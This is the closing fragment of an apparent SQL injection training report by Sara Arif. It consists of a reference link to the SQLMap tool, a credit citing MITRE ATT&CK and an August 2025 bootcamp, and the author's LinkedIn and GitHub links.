
- SQLMap tool: https://sqlmap.org/

Report created by

Sara Arif

Based on research from MITRE ATT&CK Framework

Bootcamp: [SQL Injection Bootcamp], August 2025



https://www.linkedin.com/in/sara-arif-7922642b8/

https://github.com/SaraArif6198